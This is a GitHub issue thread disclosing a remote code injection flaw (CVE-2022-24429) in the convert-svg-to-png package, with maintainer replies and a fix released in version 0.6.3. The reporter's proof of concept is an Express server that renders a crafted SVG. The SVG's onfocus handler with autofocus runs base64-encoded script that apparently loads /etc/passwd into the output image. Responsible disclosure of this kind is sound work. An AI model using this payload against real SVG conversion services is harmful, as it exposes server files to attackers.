New issue

Jump to bottom

Remote Code Injection vulnerable #84


Closed **domdom2y2** opened this issue on Jun 3 · 6 comments · Fixed by #85

Labels bug

Milestone 0.6.3

domdom2y2 commented on Jun 3

Affected versions of this package are vulnerable to Remote Code Injection. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.



I've tested on 0.6.2 version at the latest version. I've saw that the code patched with removing "onload" attribute at svg tag. But that was not enough to prevent script execution.

I bypass it with "onfocus" attribute with "autofocus" attribute on svg tag. And with many other svg tags for waiting execution of scripts that assigned in onfocus attribute.


Payload

```
const { convert } = require("convert-svg-to-png");
const express = require("express");

const fileSvg = `
<svg src=x tabindex=0 onfocus=eval(atob(this.id))
id=ZG9jdW1lbnQud3JpdGUoJzxzdmctZHVtbXk+PC9zdmctZHVtbXk+PGlmcmFtZSBzcmM9ImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgd2
 autofocus>
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
```

```
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
`;

const app = express();
app.get("/poc", async (req, res) => {
  try {
    const png = await convert(fileSvg);
    res.set("Content-Type", "image/png");
    res.send(png);
  } catch (e) {
    res.send("");
  }
});
app.listen(3000, () => {
  console.log("started");
});
```

I checked on the latest version.

Latest version on NPM



domdom2y2 commented on Jun 3 — Author

I think you should prevent it with whitelisted tag or attributes. No need to allow all the event handling attributes. There are a lots of event handling attributes at svg tag. For example, onload, onfocus, onerror, onstart, onend, ... etc.
Try look at this link. https://developer.mozilla.org/en-US/docs/Web/SVG/Attribute/Events

domdom2y2 commented on Jun 3 — Author

@neocotic

neocotic commented on Jun 3 — Owner

Thanks. I'll try to take a look at this ASAP but busy over the weekend so it might be next week.

I agree that an allow list is most likely the safest option so I'll try to take care that this is comprehensive and well documented. Additionally, I want to see if there's a way of inspecting SVG files loaded via `src` instead of outright ignoring/rejecting that attribute, given that it currently circumvents existing protections. It'll likely ignored/rejected initially for safety but I hope to add support for it back if I can find a way of checking the resource loads via Puppeteer.

Thanks again for looking into this further.

neocotic mentioned this issue on Jun 6

Remove all disallowed SVG element attributes #85

Merged

neocotic added the `bug` label on Jun 6

neocotic added this to the **0.6.3** milestone on Jun 6

neocotic closed this as completed in #85 on Jun 6

---

neocotic commented on Jun 6 — Owner

I've release 0.6.3 with additional logic that effectively strips all but a subset of the standard SVG element attributes which excludes event attributes and the `src` attribute.

Please can you take another look and see if you can reproduce any remote code injection attacks with the latest version?

 1

domdom2y2 commented on Jun 6 — Author

Okay I will. By the way, this bug is assigned to CVE-2022-24429.

domdom2y2 commented on Jun 6 — Author

I found another issue, I will create new issue for this.

neocotic added a commit that referenced this issue on Jun 7

 `Release 0.6.4` ··· ✕ `063ad00`

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

0.6.3

Development

Successfully merging a pull request may close this issue.

Remove all disallowed SVG element attributes
neocotic/convert-svg

2 participants